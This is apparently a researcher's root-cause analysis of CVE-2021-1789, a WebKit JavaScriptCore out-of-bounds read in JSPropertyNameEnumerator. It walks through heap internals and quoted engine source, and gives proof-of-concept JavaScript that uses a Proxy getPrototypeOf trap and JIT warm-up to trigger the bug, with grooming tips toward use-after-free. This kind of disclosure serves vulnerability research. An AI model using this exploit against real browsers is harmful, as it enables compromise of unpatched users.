Exploiting WebKit JSPropertyNameEnumerator Out-of-Bounds Read (CVE-2021-1789)

Initially, our team member, Đỗ Minh Tuấn, wanted to write about the RCA (Root Cause Analysis) of CVE-2021-1870 which APT used.

By Đỗ Minh Tuấn (@tuanit96)

Aug 19, 2022 12:00 AM · 11 мин. на чтение

Initially, our team member, Đỗ Minh Tuấn, wanted to write about the RCA (Root Cause Analysis) of CVE-2021-1870 which APT used. But Maddie Stone pointed it to us that it was actually CVE-2021-1789. None-the-less, we would still want to share with everyone the analysis done by Đỗ Minh Tuấn.

The bug is assigned **CVE-2021-1789** in security content of Safari 14.0.3. We successfully exploited it on WebKitGTK <= 2.30.5 or equivalent on WebKit.

`JSPropertyNameEnumerator` is an internal object that helps JSC handle `for...in` loop.

JavaScriptCore (JSC) uses this object to cache information about the base object we put into the loop. JSC also allows iterating through the prototype chain of the base object, which means it can go through a proxy with a trap callback. However, JSC does not check the final size of the base object after iterating, leading to an out-of-bounds read.


Background

This knowledge is based on the latest commit at the point of writing. It may be a bit outdated at the moment.

WebKit Heap - up to this commit

JSC virtual memory is a collection of memory pools where each of them hold a specific kind of pointer:

- `jsValueGigaCageAuxiliarySpace` stores user input such as values in array
- `cellSpace` stores objects pointers - those with unique sizes are assigned to a unique block directory respectively



Primary Heap has two type of subspaces which helps it to manage allocations:

- IsoSubspace: contains basic JSValue such as an array, function, ...
- CompleteSubspace: contains butterfly, object, ...

In this writeup, we will only be focusing on the `CompleteSubspace`. Each time we create an object from JS code

WebKit invokes `CompleteSubspace::allocateNonVirtual` from `CompleteSubspaceInlines.h` in order to find an available allocator for this object:

```
if constexpr (validateDFGDoesGC)
        vm.heap.verifyCanGC();
    if (Allocator allocator =
allocatorForNonVirtual(size,
AllocatorForMode::AllocatorIfExists)) {
        return allocator.allocate(vm.heap,
deferralContext, failureMode);
    }
    return allocateSlow(vm, size, deferralContext,
failureMode);
```

`Allocator` is a handler for memory allocation on each block. WebKit has long used the simple segregated storage heap structure for small and medium-sized objects (up to about 8KB):

- Small and medium-sized objects are allocated from segregated free lists. Given a desired object size, WebKit performs a table lookup to find the appropriate free list and then pop the first object from this list
- Memory is divided into 16KB blocks. Each block contains cells. All cells in a block have the same cell size, called the block's size class
- At any time, the active free list for a size class contains only objects from a single

> block. When we run out of objects in a free list, we find the next block in that size class and sweep it to give it a free list

At the beginning, Webkit initializes some default allocators for size: 16, 32, 64, ... and stores it into `m_allocatorForSizeStep`:

```
Allocator CompleteSubspace::allocatorForSlow(size_t
size)
{
    ...
    std::unique_ptr<LocalAllocator>
uniqueLocalAllocator =
        makeUnique<LocalAllocator>(directory);
    LocalAllocator* localAllocator =
uniqueLocalAllocator.get();

m_localAllocators.append(WTFMove(uniqueLocalAllocator));
    Allocator allocator(localAllocator);
    index = MarkedSpace::sizeClassToIndex(sizeClass);
    for (;;) {
        if (MarkedSpace::s_sizeClassForSizeStep[index]
!= sizeClass)
            break;
        m_allocatorForSizeStep[index] = allocator;
        if (!index--)
            break;
    }
    ...
    return allocator;
}
```

This function is also used when we need to allocate a memory with a new size. Note that `Allocator` is not raw memory, it is just a handler, and when using an allocator to allocate, it will retrieve a free list of pointers in memory:

```
ALWAYS_INLINE void* LocalAllocator::allocate(Heap&
heap, GCDeferralContext* deferralContext,
```

```
AllocationFailureMode failureMode)
{
    if constexpr (validateDFGDoesGC)
        heap.verifyCanGC();
    return m_freeList.allocate(
        [&] () -> HeapCell* {
            sanitizeStackForVM(heap.vm());
            return static_cast<HeapCell*>
(allocateSlowCase(heap, deferralContext, failureMode));
        });
}
```

If we consume all pointers in the free list, WebKit will go to a slow path, which asks OS for new memory or steals other empty blocks:

```
void* LocalAllocator::allocateSlowCase(Heap& heap,
GCDeferralContext* deferralContext,
AllocationFailureMode failureMode)
{
    ...
    void* result = tryAllocateWithoutCollecting();
// "steal" things
    if (LIKELY(result != nullptr))
        return result;
    Subspace* subspace = m_directory->m_subspace;
    if (subspace->isIsoSubspace()) {
        if (void* result = static_cast<IsoSubspace*>
(subspace)->tryAllocateFromLowerTier())    // request
new memory through "bmalloc api"
            return result;
    }
    MarkedBlock::Handle* block = m_directory-
>tryAllocateBlock(heap);                          //
request new memory through "bmalloc api"
    if (!block) {
        if (failureMode ==
AllocationFailureMode::Assert)
            RELEASE_ASSERT_NOT_REACHED();
        else
            return nullptr;
    }
    m_directory->addBlock(block);
    result = allocateIn(block);
```


```
// divide block into pointers in free list return
return the pointer on top list
    ASSERT(result);
    return result;
}
```

Going into the `tryAllocateWithoutCollecting()` function, first WebKit finds an available block within the current directory, meaning it is the same size as our request (1). If not, WebKit steals block from another directory, but it must be in the same subspace (2):

```
void* LocalAllocator::tryAllocateWithoutCollecting()
{
    ...
    for (;;) {
        MarkedBlock::Handle* block = m_directory-
>findBlockForAllocation(*this);
// (1)
        if (!block)
            break;
        if (void* result = tryAllocateIn(block))
            return result;
    }
    if (Options::stealEmptyBlocksFromOtherAllocators())
{
// This option was enabled by default
        if (MarkedBlock::Handle* block = m_directory-
>m_subspace->findEmptyBlockToSteal()) {
// (2)
            RELEASE_ASSERT(block-
>alignedMemoryAllocator() == m_directory->m_subspace-
>alignedMemoryAllocator());
            block->sweep(nullptr);
            block->removeFromDirectory();
            m_directory->addBlock(block);
            return allocateIn(block);
        }
    }
```

```
    return nullptr;
}
```

Briefly, the workflow looks like this:



WebKit Garbage Collector

Garbage Collector is used to collect unused cells. In order to determine which one should be collected, WebKit maintains a bitmap on each block's footer: 1 is alive, 0 is dead. After each wave of collection, GC puts dead cell back to the free list by calling `sweep(&m_freelist)`:

```
template<...>
void MarkedBlock::Handle::specializedSweep(...)
{
    ...
    MarkedBlock& block = this->block();
    MarkedBlock::Footer& footer = block.footer();
    ...
    FreeCell* head = nullptr;
    size_t count = 0;
    uintptr_t secret;
    cryptographicallyRandomValues(&secret,
sizeof(uintptr_t));
    bool isEmpty = true;
    Vector<size_t> deadCells;
    auto handleDeadCell = [&] (size_t i) {
        HeapCell* cell =
reinterpret_cast_ptr<HeapCell*>(&block.atoms()[i]);
        if (destructionMode != BlockHasNoDestructors)
```

```
            destroy(cell);
        if (sweepMode == SweepToFreeList) {
            FreeCell* freeCell =
reinterpret_cast_ptr<FreeCell*>(cell);
            if (scribbleMode == Scribble)
                scribble(freeCell, cellSize);
            freeCell->setNext(head, secret);
            head = freeCell;
            ++count;
        }
    };
    for (size_t i = 0; i < m_endAtom; i +=
m_atomsPerCell) {
        if (emptyMode == NotEmpty
            && ((marksMode == MarksNotStale &&
footer.m_marks.get(i))
                || (newlyAllocatedMode ==
HasNewlyAllocated && footer.m_newlyAllocated.get(i))))
{
            isEmpty = false;
            continue;
        }
        if (destructionMode ==
BlockHasDestructorsAndCollectorIsRunning)
            deadCells.append(i);
        else
            handleDeadCell(i);
    }
    ...
}
```

Then after garbage collection, a summary of the directory will be retrieved. Each - represents a block in the directory:

```
{DoesNotNeedDestruction, JSCell}
    Live:                   1---------------
    Empty:                  ----------------
    Allocated:              ----------------
    CanAllocateButNotEmpty: 1---------------
    Destructible:           ----------------
    Eden:                   ----------------
    Unswept:                1---------------
```

```
MarkingNotEmpty:        1--------------
MarkingRetired:         ---------------
```

Note that `MarkingRetired` means there are still some available cells, but if the number of used cells is greater than the default threshold (0.9), then that block will not accept any new allocations. For example, a standard JSObject's size is 64, and each block contains 16000 bytes, then each block of JSObject may hold 251 cells, and we cannot allocate over 225 cells.

> We go to all this trouble to make marking a bit faster: this way, marking knows when to retire a block using a js/jns on m_biasedMarkCount. We bias the mark count so that if m_biasedMarkCount >= 0, then the block should be retired. For example, if a block has room for 100 objects and retirement happens whenever 90% are live, then m_markCountBias will be -90. This way, when marking begins, this will cause us to set m_biasedMarkCount to -90 as well, since:

> m_biasedMarkCount = actualMarkCount + m_markCountBias.

> Marking an object will increment m_biasedMarkCount. Once 90 objects get marked, we will have m_biasedMarkCount = 0, which will trigger retirement.

So how does GC marks a cell as dead or alive? GC is ordinarily a graph search problem, and

the heap is just a graph. The roots are the local variables, their values are directional edges that point to objects, and those objects have fields that create edges to some other objects. WebKit's garbage collector also allows the DOM, compiler, and type inference system to install constraint callbacks.

```
void Heap::addCoreConstraints()
{
    m_constraintSet->add(
        "Cs", "Conservative Scan",
        ...
        visitor.append(conservativeRoots);
        ...);
    m_constraintSet->add(
        "Msr", "Misc Small Roots",
        ...);
    ...
}
```

These constraints are allowed to query which objects are marked and they are allowed to mark objects. The WebKit GC algorithm executes these constraints to the fixpoint. GC termination happens when all marked objects have been visited and none of the constraints want to mark anymore objects. For example, `Conservative Scan` means WebKit starts from stack memory, gathers all pointers and visits all of there references. Before collecting, WebKit saves information of the last marked cells and then clears all marks. During the collection process, WebKit visits all cells based on constraints and references and marks them, so eventually, unmarked cells become dead cells.

For...in loop

The `for...in` statement iterates over all enumerable properties of the object itself and those the object inherits from its prototype chain (properties of nearer prototypes take precedence over those of prototypes further away from the object in its prototype chain). Assume that we have the following code:

```
function foo(o) {
    for (let p in o) {
        return o[p];
    }
}
var obj = {a: 1, b: 2, c: 3, d: 4};
foo(obj);
```

Using `jsc` binary to dump bytecodes, we get the below instructions:

```
foo#Doaaf8:[0x7f222fac4120->0x7f222fae5100,
NoneFunctionCall, 174]: 55 instructions (0 16-bit
instructions, 1 32-bit instructions, 7 instructions
with metadata); 294 bytes (120 metadata bytes); 2
parameter(s); 14 callee register(s); 6 variable(s);
scope at loc4

bb#1
[   0] enter
[   1] get_scope          loc4
[   3] mov                loc5, loc4
[   6] check_traps
[   7] mov                loc6, <JSValue()>(const0)
[  10] mov                loc7, arg1
[  13] get_property_enumerator loc8, loc7
[  16] get_enumerable_length loc9, loc8
[  19] mov                loc10, Int32: 0(const1)
Successors: [ #2 ]

...
```

```
bb#7
[  61] mov                loc10, Int32: 0(const1)
[  64] enumerator_structure_pname loc11, loc8, loc10
Successors: [ #8 ]

bb#8
[  68] loop_hint
[  69] check_traps
[  70] stricteq           loc12, loc11, Null(const2)
[  74] jtrue              loc12, 55(->129)
Successors: [ #13 #9 ]

bb#9
[  77] has_structure_property loc12, loc7, loc11, loc8
[  82] jfalse             loc12, 36(->118)
Successors: [ #11 #10 ]

bb#10
[  85] mov                loc6, loc11
[  88] check_tdz          loc6
[  90] **get_direct_pname loc13, arg1, loc6, loc10,
loc8
[ 116] ret                loc13
Successors: [ ]
...
```

In general, JSC will firstly create a JSPropertyNameEnumerator object and use its cached number of properties to retrieve all necessary objects. Each of these opcodes has two code paths: slow and fast. For example, below are two paths for opcode `get_direct_pname`:

Slow path:

```
SLOW_PATH_DECL(slow_path_get_direct_pname)
{
    BEGIN();
    auto bytecode = pc->as<OpGetDirectPname>();
    JSValue baseValue =
GET_C(bytecode.m_base).jsValue();
```

```
    JSValue property =
GET(bytecode.m_property).jsValue();
    ASSERT(property.isString());
    JSString* string = asString(property);
    auto propertyName = string-
>toIdentifier(globalObject);
    CHECK_EXCEPTION();
    RETURN(baseValue.get(globalObject, propertyName));
 }
```

Fast path:

```
void JIT::emit_op_get_direct_pname(const Instruction*
currentInstruction)
{
    auto bytecode = currentInstruction-
>as<OpGetDirectPname>();
    VirtualRegister dst = bytecode.m_dst;
    VirtualRegister base = bytecode.m_base;
    VirtualRegister index = bytecode.m_index;
    VirtualRegister enumerator = bytecode.m_enumerator;
    // Check that the base is a cell
    emitLoadPayload(base, regT0);
    emitJumpSlowCaseIfNotJSCell(base);
    // Check the structure
    emitLoadPayload(enumerator, regT1);
    load32(Address(regT0, JSCell::structureIDOffset()),
regT2);
    addSlowCase(branch32(NotEqual, regT2,
Address(regT1,
JSPropertyNameEnumerator::cachedStructureIDOffset())));
    // Compute the offset
    emitLoadPayload(index, regT2);
    // If the index is less than the enumerator's
cached inline storage, then it's an inline access
    Jump outOfLineAccess = branch32(AboveOrEqual,
regT2, Address(regT1,
JSPropertyNameEnumerator::cachedInlineCapacityOffset()));

addPtr(TrustedImm32(JSObject::offsetOfInlineStorage()),
regT0);
    load32(BaseIndex(regT0, regT2, TimesEight,
OBJECT_OFFSETOF(JSValue, u.asBits.tag)), regT1);
    load32(BaseIndex(regT0, regT2, TimesEight,
OBJECT_OFFSETOF(JSValue, u.asBits.payload)), regT0);
```

```
    Jump done = jump();
    // Otherwise it's out of line
    outOfLineAccess.link(this);
    loadPtr(Address(regT0,
JSObject::butterflyOffset()), regT0);
    sub32(Address(regT1,
JSPropertyNameEnumerator::cachedInlineCapacityOffset()),
regT2);
    neg32(regT2);
    int32_t offsetOfFirstProperty =
static_cast<int32_t>
(offsetInButterfly(firstOutOfLineOffset)) *
sizeof(EncodedJSValue);
    load32(BaseIndex(regT0, regT2, TimesEight,
offsetOfFirstProperty + OBJECT_OFFSETOF(JSValue,
u.asBits.tag)), regT1);
    load32(BaseIndex(regT0, regT2, TimesEight,
offsetOfFirstProperty + OBJECT_OFFSETOF(JSValue,
u.asBits.payload)), regT0);
    done.link(this);

emitValueProfilingSite(bytecode.metadata(m_codeBlock));
    emitStore(dst, regT1, regT0);
}
```

When JSC enumerates the base object to read its property values, JSC will check whether we are getting property from the target object with the same structure as the base object. If yes, it considers the target object as a cached object stored in JSPropertyNameEnumerator. Then JSC return values corresponding with properties based on offsets.

The Vulnerability

Now take a look closely at the JSPropertyNameEnumerator object. It is created by calling the function `propertyNameEnumerator`:

```
inline JSPropertyNameEnumerator*
propertyNameEnumerator(JSGlobalObject* globalObject,
JSObject* base)
{
    Structure* structure = base->structure(vm);
    ...
    if (structure-
>canAccessPropertiesQuicklyForEnumeration() &&
indexedLength == base->getArrayLength()) {
        base->methodTable(vm)-
>getStructurePropertyNames(base, globalObject,
propertyNames, EnumerationMode());
        scope.assertNoException();
        numberStructureProperties =
propertyNames.size();
        base->methodTable(vm)-
>getGenericPropertyNames(base, globalObject,
propertyNames, EnumerationMode());
    }
    RETURN_IF_EXCEPTION(scope, nullptr);
    ASSERT(propertyNames.size() < UINT32_MAX);
    bool sawPolyProto;
    bool successfullyNormalizedChain =
normalizePrototypeChain(globalObject, base,
sawPolyProto) != InvalidPrototypeChain;
    Structure* structureAfterGettingPropertyNames =
base->structure(vm);
    enumerator = JSPropertyNameEnumerator::create(vm,
structureAfterGettingPropertyNames, indexedLength,
numberStructureProperties, WTFMove(propertyNames));
    ...
    return enumerator;
}
```

JSC gets structure from the base object and checks if it can access property quickly, meaning it must not be a ProxyObject / UncachedDictionary or have a custom getter/setter function. If yes, JSC collects all property names of the base object and its parents in the prototype chain. Function `getGenericPropertyNames` will go through

the chain by calling method `getPrototypeOf` for each object JSC passthrough, including ProxyObject. So ideally, we can intercept to enumeration process of JSC by setting up a `getPrototypeOf` trap in our ProxyObject and putting it to the prototype chain of the base object.

This function returns an internal object containing cached data from the base object:

```
JSPropertyNameEnumerator::JSPropertyNameEnumerator(VM&
vm, Structure* structure, uint32_t indexedLength,
uint32_t numberStructureProperties,
WriteBarrier<JSString>* propertyNamesBuffer, unsigned
propertyNamesSize)
    : JSCell(vm,
vm.propertyNameEnumeratorStructure.get())
    , m_propertyNames(vm, this, propertyNamesBuffer)
    , m_cachedStructureID(structure ? structure->id() :
0)
    , m_indexedLength(indexedLength)
    ,
m_endStructurePropertyIndex(numberStructureProperties)
    , m_endGenericPropertyIndex(propertyNamesSize)
    , m_cachedInlineCapacity(structure ? structure-
>inlineCapacity() : 0)
{
}
```

As we can see, JSC does not check `numberStructureProperties` after all, even if our proxy callback may change it. Then we can achieve an out-of-bound read here.

The Exploitation

First, we have to set up a ProxyObject with the `getPrototypeOf` callback and put it into the

prototype chain. This will pop up an alert window as expected.

```
function foo(o) {
    for (let p in o) {
        return o[p];
    }
}
var obj2 = {};
var proxy = new Proxy({}, {
    getPrototypeOf: function(target) {
        alert("Callback called");
        return null;
    }
});
obj2.__proto__ = proxy;
foo(obj2);
```

Now how can we gain read/write arbitrary using this callback? Looking into function `propertyNameEnumerator` again. We see that before creating the `JSPropertyNameEnumerator` object, JSC does a special task: flatten all structures existing in the prototype chain. It turns out that JSC re-orders all properties and values in case we have deleted some of them in our callback, which means JSC also re-allocates butterfly storage for memory optimization:

```
Structure* Structure::flattenDictionaryStructure(VM&
vm, JSObject* object)
{
    ...
    size_t beforeOutOfLineCapacity = this-
>outOfLineCapacity();
    if (isUncacheableDictionary()) {
        PropertyTable* table = propertyTableOrNull();
        ASSERT(table);
        size_t propertyCount = table->size();
```

```
        Vector<JSValue> values(propertyCount);
        unsigned i = 0;
        PropertyTable::iterator end = table->end();
        auto offset = invalidOffset;
        for (PropertyTable::iterator iter = table-
>begin(); iter != end; ++iter, ++i) {
            values[i] = object->getDirect(iter-
>offset);
            offset = iter->offset =
offsetForPropertyNumber(i, m_inlineCapacity);
        }
        setMaxOffset(vm, offset);
        ASSERT(transitionOffset() == invalidOffset);
        for (unsigned i = 0; i < propertyCount; i++)
            object->putDirect(vm,
offsetForPropertyNumber(i, m_inlineCapacity),
values[i]);
        ...
    }
    ...
    size_t afterOutOfLineCapacity = this-
>outOfLineCapacity();
    if (object->butterfly() && beforeOutOfLineCapacity
!= afterOutOfLineCapacity) {
        ASSERT(beforeOutOfLineCapacity >
afterOutOfLineCapacity);
        if (!afterOutOfLineCapacity && !this-
>hasIndexingHeader(object))
            object->setButterfly(vm, nullptr);
        else
            object-
>shiftButterflyAfterFlattening(locker, vm, this,
afterOutOfLineCapacity);
    }
    ...
}
```

However, this operation is only applied to UncacheableDictionary, so we cannot go to our callback and flatten the base object at the same time. Luckily, we can do this on behalf of another object. Then we can iterate through the

boundary of the base object's butterfly. But we have to force JSC to optimize the for-loop, otherwise it will go to a slow path and retrieve the object's property by searching in its structure, not by comparing with cached limit as a fast path does.

```
function foo(o) {
    for (let p in o) {
        return o[p];
    }
}
for (let i = 0; i < 500; ++i) {
    foo({});
}
var obj2 = {};
var obj1 = {};
// Make obj2 become a dictionary
for (let i=0; i < 200; ++i)
    obj2["a" + i] = i;
// Back up the original prototype to prevent cyclic
prototype chain
var savedObj2 = obj2.__proto__;

var proxy = new Proxy({}, {
    getPrototypeOf: function(target) {
        // Make obj2 become un-cacheable-dictionary
        for (let i = 20; i < 170; ++i)
            delete obj2["a" + i];

        // Restore obj2's proto
        obj2.__proto__ = savedObj2;

        // Enumerate obj1 so that JSC will flatten its
prototype chain, which includes obj2
        for (let p in obj1) {}

        // Now obj2's butterfly has been relocated to
another address
        return null;
    }
});
```

```
obj2.__proto__ = proxy;

// This will make JSC flatten obj2 later
obj1.__proto__ = obj2;

foo(obj2);
```

The job is now nearly done, we just setup some holes in memory (so when JSC re-allocates the butterfly, it will fall into this hole) with some array of objects next to it. Note that after freeing JSObject / JSArray and triggering GC, that memory is not memset, so we can use our out-of-bound read to get a freed object and turn this bug to Use-after-free. Remember that do not trigger GC more than once. Otherwise, it will scan heap memory and detect that there is an address that exists in the heap, so it marks that address as an alive-object, not a dead-object.

Proof of Concept video:

It's **Demo Time!**

We thank everyone for spending time reading this. Special mention to all my team members. Especially, Poh Jia Hao, for proof-reading it and giving some suggestions to make it better.

References

- WebKit Riptide
- WebKit source code
- JSObject's butterfly

- JSPropertyNameEnumerator